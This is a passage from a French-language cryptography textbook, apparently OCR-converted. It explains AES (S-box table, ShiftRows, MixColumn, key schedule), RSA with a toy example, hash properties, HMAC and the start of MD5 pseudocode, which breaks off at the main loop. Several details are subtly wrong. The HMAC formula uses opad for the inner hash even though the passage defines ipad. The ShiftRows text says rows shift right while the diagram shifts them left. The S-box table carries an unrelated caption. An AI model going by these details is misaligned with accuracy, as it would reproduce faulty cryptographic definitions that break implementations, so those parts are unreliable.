AES fonctionne sur des éléments, des colonnes ou des lignes de la matrice d'état actuelle. De même, les octets de la clé sont disposés dans une matrice avec quatre lignes et quatre (clés à 128 bits), six (clé de 192 bits) ou huit (colonnes de 256 bits). Par exemple, la matrice d'état d'une clé de 192 bits, ci-après:

k_0	k_4	k_8	k_{12}	k_{16}	k_{20}
k_1	k_5	k_9	k_{13}	k_{17}	k_{21}
k_2	k_6	k_{10}	k_{14}	k_{18}	k_{22}
k_3	k_7	k_{11}	k_{15}	k_{19}	k_{23}

- **Couche de substitution d'octet (Byte substitution layer)**

Comme le montre la Fig. 3.17, la première couche de chaque tour est la couche de substitution d'octet. La couche de substitution d'octet peut être considérée comme une rangée de 16 S-Box parallèles, chacune avec 8 bits d'entrée et de sortie. Notez que les 16 S-Boxes sont identiques, contrairement à DES où huit S-Box différents sont utilisés. Dans la couche, chaque octet d'état $A_i$est remplacé, c'est-à-dire substitué, par un autre octet B_i:

$$S(A_i) = B_i$$

Le S-Box est le seul élément non linéaire d'AES, c'est-à-dire qu'il détient $ByteSub\ (A) + ByteSub\ (B) \neq ByteSub\ (A + B)$ pour deux états A et B. La substitution S-Box est un mappage bijectif, c'est-à-dire que chacun des $2^8 = 256$ éléments d'entrée possibles est mappé individuellement à un élément de sortie. Cela nous permet d'inverser le S-Box uniquement, ce qui est nécessaire pour le décryptage. Dans les implémentations de logiciels, le S-Box est habituellement réalisé comme une table de consultation de 256 bits par entrée fixe, comme indiqué dans le tableau 3.2.

	y															
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	63	7C	77	7B	F2	6B	6F	C5	30	01	67	2B	FE	D7	AB	76
1	CA	82	C9	7D	FA	59	47	F0	AD	D4	A2	AF	9C	A4	72	C0
2	B7	FD	93	26	36	3F	F7	CC	34	A5	E5	F1	71	D8	31	15
3	04	C7	23	C3	18	96	05	9A	07	12	80	E2	EB	27	B2	75
4	09	83	2C	1A	1B	6E	5A	A0	52	3B	D6	B3	29	E3	2F	84
5	53	D1	00	ED	20	FC	B1	5B	6A	CB	BE	39	4A	4C	58	CF
6	D0	EF	AA	FB	43	4D	33	85	45	F9	02	7F	50	3C	9F	A8
7	51	A3	40	8F	92	9D	38	F5	BC	B6	DA	21	10	FF	F3	D2
x 8	CD	0C	13	EC	5F	97	44	17	C4	A7	7E	3D	64	5D	19	73
9	60	81	4F	DC	22	2A	90	88	46	EE	B8	14	DE	5E	0B	DB
A	E0	32	3A	0A	49	06	24	5C	C2	D3	AC	62	91	95	E4	79
B	E7	C8	37	6D	8D	D5	4E	A9	6C	56	F4	EA	65	7A	AE	08
C	BA	78	25	2E	1C	A6	B4	C6	E8	DD	74	1F	4B	BD	8B	8A
D	70	3E	B5	66	48	03	F6	0E	61	35	57	B9	86	C1	1D	9E
E	E1	F8	98	11	69	D9	8E	94	9B	1E	87	E9	CE	55	28	DF
F	8C	A1	89	0D	BF	E6	42	68	41	99	2D	0F	B0	54	BB	16

Tableau 3.2 Longueurs et nombre de tours pour AES

Exemple 3.1. Supposons que l'octet d'entrée à S-Box soit $A_i = (C2)_{hex}$, alors la valeur substituée est $S((C2)_{hex}) = (25)_{hex}$.

Exemple 3.2. Supposons que la contribution à la couche de substitution d'octet soit $(C2, C2, \ldots, C2)$. En notation hexadécimale. L'état de sortie est alors $(25,25, \ldots, 25)$.

- **Couche de diffusion (Diffusion Layer)**

Dans AES, la couche de diffusion se compose de deux sous-couches, de la transformation ShiftRows et de la transformation MixColumn. La diffusion est l'extension de l'influence des bits individuels sur l'état entier. Contrairement à la S-Box non linéaire, la couche de diffusion effectue une opération linéaire sur les matrices d'état A, B , c'est-à-dire $DIFF(A) + DIFF\ (B) = DIFF\ (A + B)$.

- **Sous-couche ShiftRows**

La transformation ShiftRows change cycliquement la deuxième rangée de la matrice d'état par trois octets à droite, la troisième rangée par deux octets à droite et à la quatrième rangée d'un octet à droite. La première ligne n'est pas modifiée par la transformation ShiftRows. Le but de la transformation ShiftRows est d'augmenter les propriétés de diffusion d'AES. Si l'entrée de la sous-couche ShiftRows est donnée comme une matrice d'état $B_0, \ldots, B_{15}$:

B_0	B_4	B_8	B_{12}
B_1	B_5	B_9	B_{13}
B_2	B_6	B_{10}	B_{14}
B_3	B_7	B_{11}	B_{15}

La sortie est le nouvel état:

B_0	B_4	B_8	B_{12}	**Sans décalage**
B_5	B_9	B_{13}	B_1	⟵ **Décalage une position à gauche**
B_{10}	B_{14}	B_2	B_6	⟵ **Décalage deux positions à gauche**
B_{15}	B_3	B_7	B_{11}	⟵ **Décalage trois positions à gauche**

- **Sous-couche MixColumn**

L'étape MixColumn est une transformation linéaire qui mélange chaque colonne de la matrice d'état. Étant donné que chaque octet d'entrée influence quatre octets de sortie, l'opération MixColumn est l'élément de diffusion majeur dans AES. La combinaison de la couche ShiftRows et MixColumn permet que, après seulement trois tours, chaque octet de la matrice d'état dépend des 16 octets du texte en clair.

- **Couche d'addition des clés (Key addition layer)**

Les deux entrées de la couche d'ajout de clés sont la matrice d'état actuelle de 16 octets et une sous-clé qui comporte également 16 octets (128 bits). Les deux entrées sont combinées par une opération XOR bit à bit. Notez que l'opération XOR est égale à l'addition dans le champ Galois $GF(2)$.

- **Programme des clés (Key schedule)**

Le programme des clés prend la clé d'entrée d'origine (de longueur 128, 192 ou 256 bits) et dérive les sous-clés utilisées dans AES. Notez qu'une addition XOR d'une sous-clé est utilisée tant à l'entrée que à la sortie d'AES. Ce processus est parfois appelé blanchiment clé. Le nombre de sous-clés est égal au nombre de tours plus un, en raison de la clé nécessaire pour le blanchiment des clés dans la première couche d'addition de clé.

Ainsi, pour la longueur de clé de 128 bits, le nombre de tours est $n_r = 10$, et il existe 11 sous-clés, chacun de 128 bits. L'AES avec une clé 192 bits nécessite 13 sous-clés de longueur 128 bits et AES avec une clé 256 bits possède 15 sous-clés. Les sous-clés AES sont calculées récursivement, c'est-à-dire pour dériver la sous-clé k_i, la sous-clé k_{i-1} doit être connue, etc.

Le programme des clés AES est axé sur les mots, où 1 mot = 32 bits. Les sous-clés sont stockées dans un ensemble d'extension de clé W qui se compose de mots. Il existe différents programme clés pour les trois tailles de touches AES différentes de 128, 192 et 256 bits, qui sont tout à fait similaires (voir Figure 3.18).




Figure 3.18 Programme des clés AES pour une taille de clé de 128 bits

iii. Décryptage

Étant donné que AES n'est pas basé sur un réseau Feistel, toutes les couches doivent en fait être inversées, c'est-à-dire que la couche de substitution d'octet devient la couche de substitution Inv Byte, la couche ShiftRows devient la couche Inv ShiftRows et la couche MixColumn devient couche Inv MixColumn. Cependant, comme nous le verrons, les opérations de la couche inverse sont assez similaires aux opérations de couche utilisées pour le cryptage.

En outre, l'ordre des sous-clés est inversé, c'est-à-dire que nous avons besoin d'un programme de clés inversées. Un schéma fonctionnel de la fonction de décryptage est représenté sur la Figure 3.19.




Figure 3.19 Diagramme de bloc de décryptage AES

Une description détaillée des principes de conception d'AES est présentée dans [19]. En plus, l'implémentation de l'algorithme AES en langage C est présentée dans [20].

3.3. La cryptographie asymétrique

La cryptographie à clé publique (PKC), également appelée cryptographie asymétrique, se réfère à un algorithme cryptographique qui nécessite deux clés distinctes, dont l'une est secrète (ou privée) et l'autre public. Bien que différentes, les deux parties de cette paire de clés sont liées mathématiquement. La Figure 3.20 montre une vue d'ensemble des opérations PKC.




Figure 3.20 Modèle opérationnel de la cryptographie asymétrique (PKC)

La cryptographie à clé publique permet le **cryptage et décryptage**. Ces deux opérations permettent à deux parties communicantes de déguiser les données qu'elles se transmettent. L'expéditeur crypte les données avant de les envoyer via un support de communication . Le récepteur décrypte ou déchiffre les données après leur réception. Tandis que pendant la transmission, les données cryptées ne sont pas comprises par un tiers illégitime.

a) Le chiffrement RSA

Le chiffrement RSA est un algorithme de cryptographie asymétrique, qui est très utilisé dans le commerce électronique, et plus généralement pour échanger des données confidentielles sur Internet. Cet algorithme a été décrit en 1977 par Ronald Rivest, Adi Shamir et Leonard Adleman.

- Le chiffrement RSA utilise une paire de clés (des nombres entiers) composée d'une clé publique pour chiffrer et d'une clé privée pour déchiffrer des données confidentielles.
- Les deux clés sont créées par une personne, souvent nommée par convention Alice, qui souhaite que lui soient envoyées des données confidentielles.
- Alice rend la clé publique accessible. Cette clé est utilisée par ses correspondants (Bob, etc.) pour chiffrer les données qui lui sont envoyées. La clé privée est quant à elle réservée à Alice, et lui permet de déchiffrer ces données. La clé privée peut aussi être utilisée par Alice pour signer une donnée qu'elle envoie, la clé publique permettant à n'importe lequel de ses correspondants de vérifier la signature.

A. Fonctionnement RSA

L'algorithme RSA se base sur trois étapes, à savoir, 1) création des clés, 2) Chiffrement du message, et 3) Déchiffrement du message.

A.1. Création des clés

L'étape de création des clés est à la charge d'Alice. Elle n'intervient pas à chaque chiffrement car les clés peuvent être réutilisées, la difficulté première, que ne règle pas le chiffrement, est

que Bob soit bien certain que la clé publique qu'il détient est celle d'Alice. Le renouvellement des clés n'intervient que si la clé privée est compromise, ou par précaution au bout d'un certain temps.

1. Choisir *p* et *q*, deux nombres premiers distincts ;
2. calculer leur produit *n* = *pq*, appelé *module de chiffrement* ;
3. calculer ϕ(*n*) = (*p* - 1)(*q* -1) (c'est la valeur de l'indicatrice d'Euler en *n*) ;
4. choisir un entier naturel *e* premier avec ϕ(*n*) et strictement inférieur à ϕ(*n*), appelé *exposant de chiffrement* ;
5. calculer l'entier naturel *d*, inverse de *e* modulo ϕ(*n*), et strictement inférieur à ϕ(*n*), appelé *exposant de déchiffrement* ; *d* peut se calculer efficacement par l'algorithme d'Euclide étendu.

Le couple (*n*,*e*) est la *clé publique* du chiffrement, alors que le nombre *d* est sa *clé privée*, sachant que l'opération de déchiffrement ne demande que la clef privée *d* et l'entier *n*, connu par la clé publique (la clé privée est parfois aussi définie comme le triplet (*p, q*, *d*)).

A.2. Chiffrement du message

Si *M* est un entier naturel strictement inférieur à *n* représentant un message, alors le message chiffré sera représenté par

$$C \equiv M^e (mod\ n)$$

l'entier naturel *C* étant choisi strictement inférieur à *n*.

A. 3. Déchiffrement du message

Pour déchiffrer *C*, on utilise *d*, l'inverse de *e* modulo (*p* – 1)(*q* – 1), et l'on retrouve le message clair *M* par

$$M \equiv C^d (mod\ n)$$

B. Exemple du chiffrement RSA

Un exemple avec de petits nombres premiers (en pratique il faut de très grands nombres premiers) :

1. on choisit deux nombres premiers *p* = 3, *q* = 11 ;
2. leur produit *n* = 3 × 11 = 33 est le module de chiffrement ;
3. ϕ(*n*) = (3 – 1) × (11 – 1) = 2 × 10 = 20 ;
4. on choisit *e*= 3 (premier avec 20) comme exposant de chiffrement ;
5. l'exposant de déchiffrement est *d* = 7, l'inverse de 3 modulo 20 (en effet *ed* = 3 × 7 ≡ 1 mod 20).

La clé publique d'Alice est (*n*, *e*) = (33, 3), et sa clé privée est (*n*, *d*) = (33, 7). Bob transmet un message à Alice.

- Chiffrement de *M* = 4 par Bob avec la *clé publique* d'Alice : $4^3 \equiv 31 \bmod 33$, le chiffré est *C* = 31 que Bob transmet à Alice ;
- Déchiffrement de *C* = 31 par Alice avec sa *clé privée* : $31^7 \equiv 4 \bmod 33$, Alice retrouve le message initial *M* = 4.

3.4. Les fonctions de hachage cryptographique

Les fonctions de hachage sont extrêmement utiles et apparaissent dans presque toutes les applications de sécurité de l'information. Une fonction hash est une fonction mathématique qui convertit une valeur d'entrée numérique en une autre valeur numérique compressée. L'entrée de la fonction hash est de longueur arbitraire, mais la sortie est toujours de longueur fixe. Les valeurs retournées par une fonction hash sont appelées digest de message ou simplement valeurs de hash.




Figure 3.21 Une fonction de hachage cryptographique (spécifiquement, SHA-1) en action

a) Caractéristiques des fonctions de hash

Les caractéristiques typiques des fonctions de hachage sont :

Sortie de longueur fixe

- La fonction Hash recouvre des données de longueur arbitraire à une longueur fixe. Ce processus est souvent appelé hachage des données.
- En général, le hash est beaucoup plus petit que les données d'entrée, par conséquent, les fonctions hash sont parfois appelées fonctions de compression.
- Étant donné qu'un hash est une représentation plus petite d'une donnée plus grande, elle est également appelée Digest.
- La fonction Hash avec sortie n bit est appelée une fonction hash n-bit. Les fonctions populaires de hachage génèrent des valeurs comprises entre 160 et 512 bits.

Efficacité de l'opération

- Généralement pour toute fonction h avec entrée x, le calcul de $h(x)$ est une opération rapide.
- Les fonctions de hash par calcul sont beaucoup plus rapides qu'un cryptage symétrique.

b) Propriétés des fonctions de hachage

Pour être un outil cryptographique efficace, la fonction d'hachage doit avoir les propriétés suivantes :

- **résistance à la préimage:** pour toute valeur de hachage h, il devrait être difficile de trouver un message m tel que $h = hash(m)$; cette notion est liée à la notion de fonction à sens unique ; les fonctions qui n'ont pas cette propriété sont vulnérables aux attaques de préimage ;
- **résistance à la seconde préimage:** pour toute entrée m_1, il devrait être difficile de trouver une entrée différente m_2 telle que $hash(m_1) = hash(m_2)$; les fonctions qui n'ont pas cette propriété sont vulnérables aux attaques de seconde préimage;
- **résistance aux collisions :** il doit être difficile de trouver deux messages différents m_1 et m_2 tels que $hash(m_1) = hash(m_2)$; une telle paire de messages est appelée une collision de hachage cryptographique ; pour obtenir cette propriété, il faut une valeur de hachage au moins deux fois plus longue que celle requise pour obtenir la résistance à la préimage ; si la clé n'est pas assez longue, une collision peut être trouvée par une attaque des anniversaires.

c) L'algorithme HMAC

Un HMAC [21] (keyed-hash message authentication code- code d'authentification d'une empreinte cryptographique de message avec clé), est un type de code d'authentification de message calculé en utilisant une fonction de hachage cryptographique en combinaison avec une clé secrète. Il peut être utilisé pour vérifier simultanément l'intégrité de données et l'authenticité d'un message. N'importe quelle fonction itérative de hachage, comme MD5 ou SHA-1, peut être utilisée dans le calcul d'un HMAC ; le nom de l'algorithme résultant est HMAC-MD5 ou HMAC-SHA-1. La qualité cryptographique du HMAC dépend de la qualité cryptographique de la fonction de hachage et de la taille et la qualité de la clé.

La fonction HMAC est définie comme suit :

$$HMAC_K(m) = h\Big((K \oplus opad)||h\big((K \oplus opad)||m\big)\Big)$$

avec :

- *h* : une fonction de hachage itérative,
- *K* : la clé secrète complétée avec des zéros pour qu'elle atteigne la taille de bloc de la fonction h
- *m* : le message à authentifier,
- "||" désigne une concaténation et "⊕" un « ou » exclusif,
- *ipad* et *opad*, chacune de la taille d'un bloc, sont définies par : *ipad* = 0x363636...3636 et *opad* = 0x5c5c5c...5c5c. Donc, si la taille de bloc de la fonction de hachage est 512 bits, *ipad* et *opad* sont 64 répétitions des octets, respectivement, 0x36 et 0x5c.

HMAC-SHA-1 et HMAC-MD5 sont utilisés dans les protocoles IPsec et TLS.

3.4.4 L'algorithme MD5

MD5 (Message Digest 5) [22] est une fonction de hachage cryptographique qui calcule, à partir d'un fichier numérique, son empreinte numérique (en l'occurrence une séquence de 128 bits ou 32 caractères en notation hexadécimale) avec une probabilité très forte que deux fichiers différents donnent deux empreintes différentes.




Figure 3.22 Vue générale de MD5

Comme présenté dans la figure 3.22, MD5 travaille avec un message de taille variable et produit une empreinte de 128 bits. Le message est divisé en blocs de 512 bits, on applique un remplissage de manière à avoir un message dont la longueur est un multiple de 512. Le remplissage se présente comme suit :

- on ajoute un 1 à la fin du message ;

- on ajoute une séquence de '0' (le nombre de zéros dépend de la longueur du remplissage nécessaire) ;
- on écrit la taille du message, un entier codé sur 64 bits.

L'algorithme principal travaille avec un état sur 128 bits. Il est lui-même divisé en 4 mots de 32 bits : A, B, C et D. Ils sont initialisés au début avec des constantes. L'algorithme utilise ensuite les blocs provenant du message à hacher, ces blocs vont modifier l'état interne. Les opérations sur un bloc se décomposent en quatre rondes (étapes), elles-mêmes subdivisées en 16 opérations similaires basées sur une fonction non linéaire F qui varie selon la ronde, une addition et une rotation vers la gauche. Les quatre fonctions non linéaires disponibles sont :

- $F(B, C, D) = (B \wedge C) \vee (\neg B \wedge D)$
- $G(B, C, D) = (B \wedge D) \vee (C \wedge \neg D)$
- $H(B, C, D) = B \oplus C \oplus D$
- $I(B, C, D) = C \oplus (B \wedge \neg D)$

MD5 peut s'écrire sous cette forme en pseudo-code.

```
//Définir r comme suit :
var entier[64] r, k
r[ 0..15] := {7, 12, 17, 22,  7, 12, 17, 22,  7, 12, 17, 22,  7, 12, 17, 22}
r[16..31] := {5,  9, 14, 20,  5,  9, 14, 20,  5,  9, 14, 20,  5,  9, 14, 20}
r[32..47] := {4, 11, 16, 23,  4, 11, 16, 23,  4, 11, 16, 23,  4, 11, 16, 23}
r[48..63] := {6, 10, 15, 21,  6, 10, 15, 21,  6, 10, 15, 21,  6, 10, 15, 21}

//MD5 utilise des sinus d'entiers pour ses constantes :
pour i de 0 à 63 faire
   k[i] := floor(abs(sin(i + 1)) × 2^32)
fin pour

//Préparation des variables :
var entier h0 := 0x67452301
var entier h1 := 0xEFCDAB89
var entier h2 := 0x98BADCFE
var entier h3 := 0x10325476
```

```
//Préparation du message (padding) :
ajouter le bit "1" au message
ajouter le bit "0" jusqu'à ce que la taille du message en bits soit égale à 448 (mod 512)
ajouter la taille du message codée en 64-bit little-endian au message

//Découpage en blocs de 512 bits :
pour chaque bloc de 512 bits du message
   subdiviser en 16 mots de 32 bits en little-endian w[i], 0 ≤ i ≤ 15

   //initialiser les valeurs de hachage :
   var entier a := h0
   var entier b := h1
   var entier c := h2
   var entier d := h3
```

```
   //Boucle principale :
